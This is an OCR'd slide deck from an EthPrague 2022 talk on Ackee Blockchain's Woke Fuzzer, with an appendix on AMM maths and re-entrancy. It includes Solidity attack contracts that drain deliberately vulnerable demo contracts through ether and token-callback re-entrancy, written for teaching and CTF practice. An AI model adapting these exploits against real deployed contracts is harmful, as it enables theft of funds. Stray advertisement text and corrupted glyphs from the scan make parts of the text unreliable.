ackee blockchain

Woke Fuzzer

EthPrague 2022

Dominik Teiml, Michal Převrátil

Contents

Intro

- Ackee Blockchain is a blockchain security firm based in Prague, Czech Republic.
- Dominik Teiml
  - Ethereum Tech Lead @ Ackee Blockchain.
  - Fml. Gnosis, CertiK, Trail of Bits
- Michal Převrátil
  - Woke Developer @ Ackee Blockchain.


crypto.com
BODYARMOR
Sports Drink
TEIXEIRA
ETHAN HAWKE
BLACK PHO
IN THEATERS JUNE

- Github repo:
  - https://gitub.com/ackee-blockchain/presentation-ethprague-2022
    - https://bit.ly/ethprague
      - > `/ctf`

Beginning

I think we all feel the unmaturity of existing Ethereum tooling.

This is usually NOT the fault of the developers of those tools.

Making great tools requires:

- a lot of experience with Ethereum,
- experience with the implementation language,
- a lot of expended effort,

and the gains (at least for the developer) are not immediately super high.

Sometime in October 2021, Dom saw enough possible improvements for Slither to warrant building a new tool.

Ideation

So originally, the idea was just to build a better Slither.

Later, we realized that if we have that, we can easily implement a lot of other features:

- a state-of-the-art language server,
- research new methods of contract visualization, both on the static level (source code) and dynamic (transaction execution)
- a line-by-line debugger for Solidity contracts,

and many others. We got to work.


Woke Fuzzer

First, we implemented a config parser, a Solidity version manager, a regex parser for versions and imports, and a compilation manager.

Sometime in March, Dom implemented a simple fuzzer during a smart contract audit.

We then used it during several audits and it found several high-severity bugs.

Key points



The Fork

In May 2022 (a few weeks ago) Dom decided to fork the project.

- to explore new methods of symbolic execution and contract visualization

The original Woke team at Ackee Blockchain will focus on the Language server. 😍

The Merge?

Existing Fuzzers

Echidna

Echidna is powerful, but we think the following are very real issues:

- Prior to Solidity 0.8, it was not able to find assertion failures outside of main contract (issue#601)
- It cannot find assertion failures in non-top-level message calls (issue#668)
    - Not sure about the status right now

But most importantly, we don't like to use Solidity for testing. Compared to Python:

1. you have a slower iteration speed due to Solidity's absurd type system
    - in most PLs, subclasses are consistent with superclasses when passed in as parameters
        - in Solidity, `mapping balances (address => uint)`

        - `balances[someContractInstance]` will *not* be a valid expression

2. there is no REPL (iteractive console) for Solidity
3. it's harder to do differential fuzzing because you have to re-implement the logic in the same language

Brownie (Hypothesis)

- For a while, we liked `brownie's State machines
  - It uses the Python library `hypothesis` under the hood
- However, at some point we realized it is not optimized functionally for smart contracts
- It was difficult to create complex fuzzing models

Woke Fuzzer

- Woke Fuzzer is Woke's first released feature
- It currently uses Ganache for Node implementation and Brownie for Python bindings
- In the future, we plan to remove the dependency on Brownie, and optionally experiment with Anvil or Hardhat Network.

How to use

1. Create a `tests` directory
2. Create a directory for each fuzzing model, e.g. each smart contract
   - `token/`
   - `amm/`
3. Create a file `X_test` that serves as the entrypoint to the fuzzing model
   - `token_test.py`
   - `amm_test.py`
4. There are various possible structures for each of the directories

```
project/
├── contracts/
│   ├── Token.sol
│   └── Amm.sol
└── tests/
    ├── token/
    │   ├── setup.py
    │   └── flows.py
    ├── amm/
    │   ├── setup.py
    │   └── flows.py
    ├── __init__.py
    ├── token_test.py
    └── amm_test.py
```

```
setup.py
flows.py
```

```
helpers.py
setup.py
models.py
validators.py
transactions.py
flows.py
invariants.py
issues.py
```

Setup

Resources

```
git clone git@github.com:Ackee-Blockchain/presentation-ethprague-2022.git
```

Installation

You can install Woke with pip (`pip install woke`).

Pythonistas probably know how to do this, if you don't have much experience, you can just:

```
cd ctf;
python3 -m venv venv
source ./venv/bin/activate
pip install woke
```

Contracts

- You can find the contracts in the `/ctf/contracts` directory
  - https://bit.ly/ethprague
- We have two targets:
  a. A token with ICO mechanism
  b. An Amm (automated market maker)
- In `/ctf/tests` you can find the harness for your tests including the setup
- Your goal is to add flows that identify the bugs in the contracts 🙂

Roadmap

ABCH + Dom

- Language server provider (lsp)

Dom

- Tree-sitter
- Concrete & symbolic execution
  - No loops
  - For interpreting
  - For type checking
- `woke comment`
- `woke read`
- `woke graph`
- framework (removing brownie)

Appendix A: If I don’t have anythig to talk about

Dexs

Notation

- Assume a trading pair $A : B$.
- In TradFi (and often also in defi):
  - A (first) is called *base*
  - B (second) is called *quote*
  - The price that $A : B$ denotes is actually inverse, so it represents $\frac{B_0}{A_0}$ for some token amounts B_0 , A_0 .
  - E.g. a famous currency pair is $EUR : USD$
    1. It is currently 1.07, so for example: * $1.07 = \frac{1.07}{1} * 1.07 = \frac{2.14}{2}$

    - so $1.07\ \text{usd} = 1\ \text{eur}$
    - and $2.14\ \text{usd} = 2\ \text{eur}$
- interest sometimes called ROI ("return on investment") or APY ("annual percentage yield") - this one should theoretically be adjusted for one year, but it is common to hear things like 5% apy per month, where it actually means 5% roi (interest) per month

Taxonomy

Three main types of exchanges:

- orderbook
- amms
- exotic

Orderbook

- `makers` post "limit orders" for either side

- `takers` post ”limit” *or* ”market” orders
  - limit order (exact in):
    - sell 100 EUR for at least 1.09 USD each
  - or (exact out):
    - buy 109 USD for at most 1.09 USD each
  - market oder (exact in):
    - sell 100 EUR for whatever price
  - or (exact out)::
    - buy 109 USD for whatever price
- if there is ever a match, an order is (partially) executed and a trade happens
- As a result, there cannot be overlapping orders
- If we plot *price* on the x-axis and *order amount* on the y-axis, we get a ``depth chart”:

Figure 1. Source: https://medium.com/hackernoon/depth-chart-and-its-significance-in-trading-bdbfbbd23d33

- advantages
- live
  - mirrors trad fi
- disadvantages
  - in some models, multiple takers could be fighting for the same order → high gas costs & no guarantee your transaction will succeed
  - front-running, Mev
  - price oracle manipulation
- examples:
  - EtherDelta
  - 0x

Amms

The topic of this talk!

Exotic exchanges

- E.g. Gnosis DutchX
  - keeps the idea of a trading *pair*, but explores different ways of order-posting.
  - in particular, a period is composed of several phases:
    - sellers can post *sell orders* before an *auction* begins
    - an *auction* begins at double the price of the closing price of the *previous auction* (tokens are sorted by address)
    - the price falls continuously to 0 over 24 hours
    - buyers post buy orders during this period
    - we have two quantities that are monotonically increasing:

        - the buy volume (by buyers posting buy orders)
        - the value of the buy volume (of the decreasing price of the sell collateral)
    - as a result, at some point, they will match
    - at that point, close the auction and enable traders to claim their user tokens
    - notice that price is the same for everyone at the end, so if you post a buy order, you can only ever get a price better than the current one
- designed by Martin (Ceo) & Stefan (Cto) at Gnosis, implemented by Dominik
- never gained a lot of outside traction probably because:
    - people had to wait several hours for the auction to end, so they can claim their user tokens
    - sellers were afraid that the auction wouldn't close early, so the price would be very low
    - BUT as soon as the price reached the market price, there was arbitrage opportunity for bots

- Gnosis Exchange
  - slightly different:
  - split into three phases:
    - users post orders (market or limit orders)
    - when order period is up, anyone can post a *solution* that maximizes trading volume
      - a solution is a consistent assignment of prices to all token pairs
    - the solution that maximizes volume is accepted, proposer is rewarded and trades are executed
  - the fields involved in this are called discrete optimization and ring trades
  - currently #59 on defipulse

Amms

History

- proposed by Vitalik B. in a blogpost
- implemented by Hayden Adams as his first software project

Overview

-

$$
\begin{aligned}
(x+\Delta x)(y+\Delta y) &= k = xy \\
y+\Delta y &= \frac{xy}{x+\Delta x} \\
\Delta y &= \frac{xy}{x+\Delta x} - y \\
&= \frac{xy}{x+\Delta x} - y\frac{x+\Delta x}{x+\Delta x} \\
&= \frac{xy - y(x+\Delta x)}{x+\Delta x} \\
&= \frac{xy - yx - y\Delta x}{x+\Delta x} \\
&= \frac{-y\Delta x}{x+\Delta x}
\end{aligned}
$$

Before and after a swap, $k = xy = L^2$ *

- Uniswap V1:
  - note that the function is called `getInput_Price_`, but it actually returns the `amount`

```
# @dev Pricing function for converting between ETH and Tokens.
# @param input_amount Amount of ETH or Tokens being sold.
# @param input_reserve Amount of ETH or Tokens (input type) in exchange reserves.
# @param output_reserve Amount of ETH or Tokens (output type) in exchange reserves.
# @return Amount of ETH or Tokens bought.
@private
@constant
def getInputPrice(
    input_amount: uint256, # Δx
    input_reserve: uint256, # x
    output_reserve: uint256 # y
) -> uint256: # Δy
    assert input_reserve > 0 and output_reserve > 0
    input_amount_with_fee: uint256 = input_amount * 997
    numerator: uint256 = input_amount_with_fee * output_reserve # Δx * y
    denominator: uint256 = (input_reserve * 1000) + input_amount_with_fee # x + Δx
    return numerator / denominator # Δy = (Δx * y) / (x + Δx)
```

-

derivation of fee: *

$$\begin{aligned} \frac{-y\Delta x}{x+\Delta x} &\approx \frac{-y(\frac{997}{1000}\Delta x)}{x+(\frac{997}{1000}\Delta x)} \quad \Big| * \frac{1000}{1000} \\ &= \frac{-y(997\Delta x)}{1000x+997\Delta x} \end{aligned}$$




Figure 2. Source: https://www.coindesk.com/learn/2021/08/20/what-is-an-automated-market-maker/

- slope (gradient) of curve is $frac\Delta y\Delta x$ and can be thought of as the current price

Impermanent loss

- Suppose the market price P_m is different from the Amm price $P = \frac{y}{x}$.
- Bots have an incentive to make arbitrage profit.

Theory

- Suppose Alice is an LP in an $X : Y$ Amm with initial reserves (stocks) x, y . ** Y is the quote tokens
- Suppose she has s share of the total supply, when the market price changes
- If she held only X she would have ** $2sxP_m$
- If she held only Y , she would have ** $2sy$
- on average, she would have ** $sxP_m + sy$
-

$$
\begin{aligned}
xy &= x_1 y_1 \\
&= \frac{y_1}{P_m} y_1 \\
&= \frac{y_1^2}{P_m} \qquad \sqrt{xyP_m} = y_1
\end{aligned}
$$

However, if she tokens in an Amm:

- hence she would have $s\sqrt{xyP_m}$ of [Y
- she would have the same value of X tokens
- hence she would have * $2s\sqrt{P_m xy}$

- We have ** $\frac{xP_m+y}{2} >= \sqrt{P_m xy}$ (Arithmetic-Geometric mean for 2 variables)
- with equality iff $xP_m = y$, or $P_m = P$
- Hence Amms are not good for assets that have an expected tendency to go up or down
- Furthermore, the fees in Amms need to cover `impermanent loss' for it to offer a good roi

Taxonomy

- generic
  - uniswap v1, v2, v3
- specialized
  - for trading stablecoins
    - curve v1, v2
  - for trading options
    - the issue with options is that they *decay* over time as we approach the expiry date and there is less expected volatility, so their price is expected to go down over time, so generic Amms would provide too much impermanent loss.
    - examples:
      - siren
      - opyn

Why are Amms not used in trad fi?

- Amms require a lot of stock, and large stock requires a lot of trust to place such large volume onto an exchange

Difference between major Amms:

- Uniswap v1
  - Vyper
  - No reliable price oracle
  - eth to token
  - .transferFrom pattern
- Uniswap v2
  - Vyper → Solidity
  - `exchange` → `Pair`

    - token to token pairs
    - Better price oracle
    - Uses .transfer, .swap pattern
- Uniswap v3
    - `Pair` → `Pool`
    - Can post orders that are only active in a certain price range
    - Better price oracle
    - Uses .callback patern
    - Originally Amms were thought to be great for beginner / retail (non-professional) traders
        - since you can just put money and it accrues passive income
        - however with Uv3, Amms became as difficult as Orderbooks
            - if your range is too low or too high, you won't get any fees

        - if you range is too wide, you may have an opportunity cost (i.e., not making as much ROI as you would by having a narrower range)
- Balancer v1
    - Extends $xy = k$ to $x_0 x_1 \dots x_n = k$
- Balance v2
    - Not sure
- Curve v1
    - ``Damping factor'' around price 1
    - There is a whitepaper where they acutally call it ``Stableswap''




Figure 3. Source: https://atulagarwal.dev/posts/curveamm/stableswap/

- Curve v2
    - Not sure

Re-entrancy attacks

Overview

> A re-entrancy vulnerability might occur when an external call separates two code blocks, and somewhere on the network there is code that is contingent on both blocks executing without interruption.

> A special case of this is when the re-entrancy is the same function. However, it could be a different function, or a different contract, or even a different protocol altogether. Whenever there exists logic on the network that is contingent on the second code block, it could be possible to utilize a code injection to violate their

atomicity.

One way to prevent re-entrancies is to use the checks-effects-interactions pattern. However, this is not always possible. A function's semantics may include:

- state mutations to the current contract based on external interactions,
- multiple external interactions (code elsewhere may depend the atomicity of these multiple interactions).

Another way to protect against reentrancies is by introducing a re-entrancy lock. A re-entrancy lock will only work if:

1. It protects *all* public entrypoints of a contract. It is not enough to protect just *publicly-accessible* functions. An `onlyOwner` function may, for example, transfer tokens, and those may call callbacks. If that is the case, the atomicity

> of `onlyOwner` function may be violated.
>
> 2. It protects *all* public entrypoints of *all* contracts. Other modules may rely on the contract's state. If an attacker calls these modules, they may perform a *dirty read*.
> 3. The lock can be read by *any* network contract. Similarly, other projects may rely on the contract's state.

> Note that it is only necessary to protect mutating functions. View functions might give incorrect results if injected, but they will be relevant only if called by a function that is non-view.

Taxonomy: by type of asset that gives rise to new execution context

- no asset

    - e.g. when you just do a message call
- ether (The DAO)
- tokens
    - malicious tokens (provided as user input)
        - e.g. Origin Protocol hack
    - benevolent tokens
        - can be categorized:
            - provided by user or admin
            - external tokens or native tokens
        - have to be ``callback'' tokens - ERC 223, 721 (nft), 777, 1155
        - e.g. Uniswap V1 lendf.me hack
        - Siren ERC1155 hack

Taxonomy: by what gets called in the re-entrancy:

- same function
- same contract
- different contract

Best way to protect against re-entrancies

System-wide re-entrancy lock:

> Add a system-wide re-entrancy lock in AddressesProvider by declaring a state variable representing a lock. When any mutating function in the system is called, there will be a switch on the caller (`msg.sender`):
>
> - if it is any contract in the system, the call will proceed,
> - if it is not and the lock has been acquired, the call will revert,

> - if it is not any contract in the system and the lock has not been acquired, it will be acquired.

> This will ensure the project is resilient against the re-entrancy attacks outlined above.

Example 1: Ether

```
contract C {
    mapping (address => uint) public balances;

    event LogUint(string s, uint x);

    constructor() payable {
        // this is just for ease of demonstration
        assert (msg.value == 9 ether); // ether is a scalar quantity, 1 ether == 1e18.
    }

    function deposit() public payable {
```

```
        balances[msg.sender] += msg.value;
    }

    function withdraw() public {
        emit LogUint("C.withdraw: balances[msg.sender]", balances[msg.sender]);
        (bool success,) = msg.sender.call{value: balances[msg.sender]}("");
        require(success);
        emit LogUint("C.withdraw: address(this).balance", address(this).balance);
        balances[msg.sender] = 0;
    }
}

contract Attack {
    C public c;

    event LogUint(string s, uint x);

    constructor() payable {
        assert (msg.value == 10 ether);
        // This would normally be deployed somewhere else,
        // but adding it here for simplicity.
        c = new C{value: 9 ether}();
```

```
    }

    function run() public {
        c.deposit{value: 1 ether}();
        c.withdraw();
        emit LogUint("Attack.run: address(this).balance", address(this).balance);
    }

    receive() payable external {
        if (gasleft() >= 40000 && address(c).balance >= 1 ether) {
            c.withdraw();
        }
    }
}
```

Example 2: Tokens

image::./assets/weekly-token-reentrancy.png

Setup:

- each pool has 100 tokens
- attacker has 10 tokens of each

Benevolent:

- get 9.0□9□ token1 for 10 token0
- get 8.26 token1 for 10 token2

$$\begin{aligned}\Delta y &= \frac{-100 * 10}{100 + 10} \\ &= \frac{-1000}{110} \\ &= -9.0\overline{9}\end{aligned}$$

$$\begin{aligned}\Delta y &= \frac{-90.\bar{9}0 * 10}{100 + 10} \\ &= \frac{-909.\bar{0}9}{110} \\ &\approx -8.26\end{aligned}$$

Malicious:

- first swap 10 token0 for 9.0?9? token1
- re-enter after 10 token0 have been moved, but before 9.0?9? token1 have been moved
- hence pair12 still sees balances as (100, 100), and we can get 9.0?9? token1 again for 10 token2

```
pragma solidity 0.8.12;

interface IReceiver {
    // function receiveTokens(address from, uint amount) external;
```

```
    function tokensTransferred(address to, uint amount) external;
}

contract Token {
    mapping (address => uint256) public balanceOf;
    mapping (address => mapping (address => uint)) public allowance;

    event Transfer(address from, address to, uint256 amount);
    event LogBool(string s, bool x);

    constructor() {
        balanceOf[msg.sender] = 110e18;
    }

    function transfer(address to, uint256 amount) public {
        // Effects
        balanceOf[msg.sender] -= amount;
        balanceOf[to] += amount;
        // note: all these are equivalent (yes, I tested it in Remix).
        // bytes memory b = abi.encodeWithSelector(IReceiver.receiveTokens.selector,
msg.sender, amount);
        // bytes memory b = abi.encodeWithSignature("receiveTokens(address,uint256)",
```

```
msg.sender, amount);
        // bytes memory b = concat(
        //     abi.encodePacked(bytes4(IReceiver.receiveTokens.selector)),
        //     abi.encode(msg.sender, amount)
        // );
        emit Transfer(msg.sender, to, amount / 1e18);
        // Interactions
        // bytes memory b = abi.encodeCall(IReceiver.tokensTransferred, (to, amount));
        // For external accounts `to`, this will silently succeed anyway
        // For contracts `to`, don't require that they implement `receiveTokens` (and not
throw).
        // (bool success,) = to.call(b);
    }

    function approve(address spender, uint amount) public {
        allowance[msg.sender][spender] = amount;
    }

    function transferFrom(address from, address to, uint amount) public {
        // Effects
        allowance[from][msg.sender] -= amount;
        balanceOf[from] -= amount;
```

```
        balanceOf[to] += amount;
        emit Transfer(from, to, amount / 1e18);
        // Interactions
        bytes memory b = abi.encodeCall(IReceiver.tokensTransferred, (to, amount));
        emit LogBool("Token.transferFrom: calling from", true);
        (bool success,) = from.call(b);
        emit LogBool("Token.transferFrom: after call, success", success);
    }

    function concat(bytes memory b1, bytes memory b2) public pure returns (bytes memory) {
        return abi.encodePacked(b1, b2);
    }
}

contract Pool {
    Token public token;
    address public d;

    modifier onlyD() {
        if (msg.sender != d) revert("You shall not enter");
        _;
    }
```

```
    constructor(Token _token) {
        token = _token;
        d = msg.sender;
    }

    function setMaxPossibleApproval(address pair) public onlyD {
        token.approve(pair, type(uint).max);
    }
}

contract Pair {
    Pool   public pool0;
    Pool   public pool1;
    string public meme;
    bool   public reentered; // = false

    event LogUint(string s, uint x);

    modifier reentrancyGuard() {
        if (reentered) revert("You shall not enter");
        reentered = true;
```

```
        _;
        reentered = false;
    }
    constructor(
        Pool _pool0,
        Pool _pool1
    ) {
        pool0 = _pool0;
        pool1 = _pool1;
    }

    function swap(
        uint256 amountFromUser,
        bool token1ForUser
    ) public reentrancyGuard {
        emit LogUint("Pair.swap called: amountFromUser", amountFromUser / 1e18);
        // Checks
        Pool pool_to_user     = token1ForUser ? pool1 : pool0;
        Pool pool_from_user   = token1ForUser ? pool0 : pool1;
        Token token_to_user   = pool_to_user.token();
        Token token_from_user = pool_from_user.token();
        uint amount_to_user   = getDeltaY(
```

```
            /*      x = */ token_from_user.balanceOf(address(pool_from_user)),
            /*      y = */ token_to_user  .balanceOf(address(pool_to_user  )),
            /* deltaX = */ amountFromUser
        );
        // Interactions
        token_from_user.transferFrom(
            /*   from = */ msg.sender,
            /*     to = */ address(pool_from_user),
            /* amount = */ amountFromUser
        );
        token_to_user.transferFrom(
            /*   from = */ address(pool_to_user),
            /*     to = */ msg.sender,
            /* amount = */ amount_to_user
        );
        emit LogUint("Pair.swap exiting: amount_to_user", amount_to_user / 1e18);
    }

    /// We have:
    /// Δy = (-yΔx)/(x+Δx)
    /// For full derivation, see the attached equation.
    function getDeltaY(
```

```
        uint x,
        uint y,
        uint deltaX
    ) public pure returns (uint256 deltaY) {
        uint num = y * deltaX;
        uint den = x + deltaX;
        deltaY = num / den;
    }

}

contract Deploy {
    Token  public token0;
    Token  public token1;
    Token  public token2;
    Pool  public pool0;
    Pool  public pool1;
    Pool  public pool2;
    Pair  public pair01;
    Pair  public pair12;

    constructor() {
```

```
        token0 = new Token();
        token1 = new Token();
        token2 = new Token();

        token0.transfer(msg.sender, 10e18);
        token1.transfer(msg.sender, 10e18);
        token2.transfer(msg.sender, 10e18);

        pool0  = new Pool(token0);
        pool1  = new Pool(token1);
        pool2  = new Pool(token2);

        token0.transfer(address(pool0), 100e18);
        token1.transfer(address(pool1), 100e18);
        token2.transfer(address(pool2), 100e18);

        pair01 = new Pair(pool0, pool1);
        pair12 = new Pair(pool1, pool2);

        pool0.setMaxPossibleApproval(address(pair01));
        pool1.setMaxPossibleApproval(address(pair01));
        pool1.setMaxPossibleApproval(address(pair12));
```

```
        pool2.setMaxPossibleApproval(address(pair12));
    }
}
```

```
contract Attack {
    Deploy public d;

    event LogUint(string s, uint x);
    event LogAddress(string s, address a);

    constructor() {
        d = new Deploy();
        // Each pool has 100 tokens, user (attacker) has 10 tokens of each
    }

    function run_benevolent() public {
        log_addresses_in_system();
        d.token0().approve(address(d.pair01()), 10e18);
        d.pair01().swap(
            /*        amount = */ 10e18,
            /* token1ForUser = */ true
```

```
        );
        //      token0.balanceOf(this)  ==   0           (10 less)
        //      token0.balanceOf(pool0) == 110           (10 more)
        // 19 < token1.balanceOf(this)   <  20         (9.0□9□ more)
        // 90 < token1.balanceOf(pool1)  <  91         (9.0□9□ less)
        assert(d.token0().balanceOf(address(d.pool0())) == 110e18);
        assert(d.token0().balanceOf(address(this))      ==      0);
        assert(d.token1().balanceOf(address(d.pool1()))  >  90e18);
        assert(d.token1().balanceOf(address(d.pool1()))  <  91e18);
        assert(d.token1().balanceOf(address(this))       >  19e18);
        assert(d.token1().balanceOf(address(this))       <  20e18);

        // ----------------------------------------------------

        d.token2().approve(address(d.pair12()), 10e18);
        d.pair12().swap(
            /*        amount = */ 10e18,
            /* token1ForUser = */ false
        );

        //      token2.balanceOf(this)  ==   0           (10 less)
        //      token2.balanceOf(pool0) == 110           (10 more)
```

```
        // 27 < token1.balanceOf(this)   <  28          (8.26 more)
        // 82 < token1.balanceOf(pool1)  <  83          (8.26 less)
        assert(d.token2().balanceOf(address(d.pool2())) == 110e18);
        assert(d.token2().balanceOf(address(this))      ==      0);
        assert(d.token1().balanceOf(address(d.pool1()))  >  82e18);
        assert(d.token1().balanceOf(address(d.pool1()))  <  83e18);
        assert(d.token1().balanceOf(address(this))       >  27e18);
        assert(d.token1().balanceOf(address(this))       <  28e18);
    }

    function run_malicious() public {
        log_addresses_in_system();
        d.token0().approve(address(d.pair01()), 10e18);
        d.pair01().swap(
            /*        amount = */ 10e18,
            /* token1ForUser = */ true
            // Re-entrancy occurs here
        );

        //      token0.balanceOf(this)  ==   0           (10 less)
        //      token0.balanceOf(pool0) == 110           (10 more)
        //      token2.balanceOf(this)  ==   0           (10 less)
```

```
        //      token2.balanceOf(pool0) == 110           (10 more)
        // 28 < token1.balanceOf(this)   <  29         (18.1␀8␀ more)
        // 81 < token1.balanceOf(pool1)  <  82         (18.1␀8␀ less)
        assert(d.token0().balanceOf(address(d.pool0())) == 110e18);
        assert(d.token0().balanceOf(address(this))      ==      0);
        assert(d.token2().balanceOf(address(d.pool2())) == 110e18);
        assert(d.token2().balanceOf(address(this))      ==      0);
        assert(d.token1().balanceOf(address(d.pool1()))  >  81e18);
        assert(d.token1().balanceOf(address(d.pool1()))  <  82e18);
        assert(d.token1().balanceOf(address(this))       >  28e18);
        assert(d.token1().balanceOf(address(this))       <  29e18);
    }

    function log_addresses_in_system() public {
        emit LogAddress("attack", address(this));
        emit LogAddress("deploy", address(d));
        emit LogAddress("token0", address(d.token0()));
        emit LogAddress("token1", address(d.token1()));
        emit LogAddress("token2", address(d.token2()));
        emit LogAddress("pool0",  address(d.pool0()));
        emit LogAddress("pool1",  address(d.pool1()));
        emit LogAddress("pool2",  address(d.pool2()));
```

```
        emit LogAddress("pair01", address(d.pair01()));
        emit LogAddress("pair12", address(d.pair12()));
    }

    function tokensTransferred(address to, uint amount) public {
        emit LogUint("tokensTransferred called: amount", amount / 1e18);
        d.token2().approve(address(d.pair12()), 10e18);
        d.pair12().swap(
            /*        amount = */ 10e18,
            /* token1ForUser = */ false
        );
    }
}
```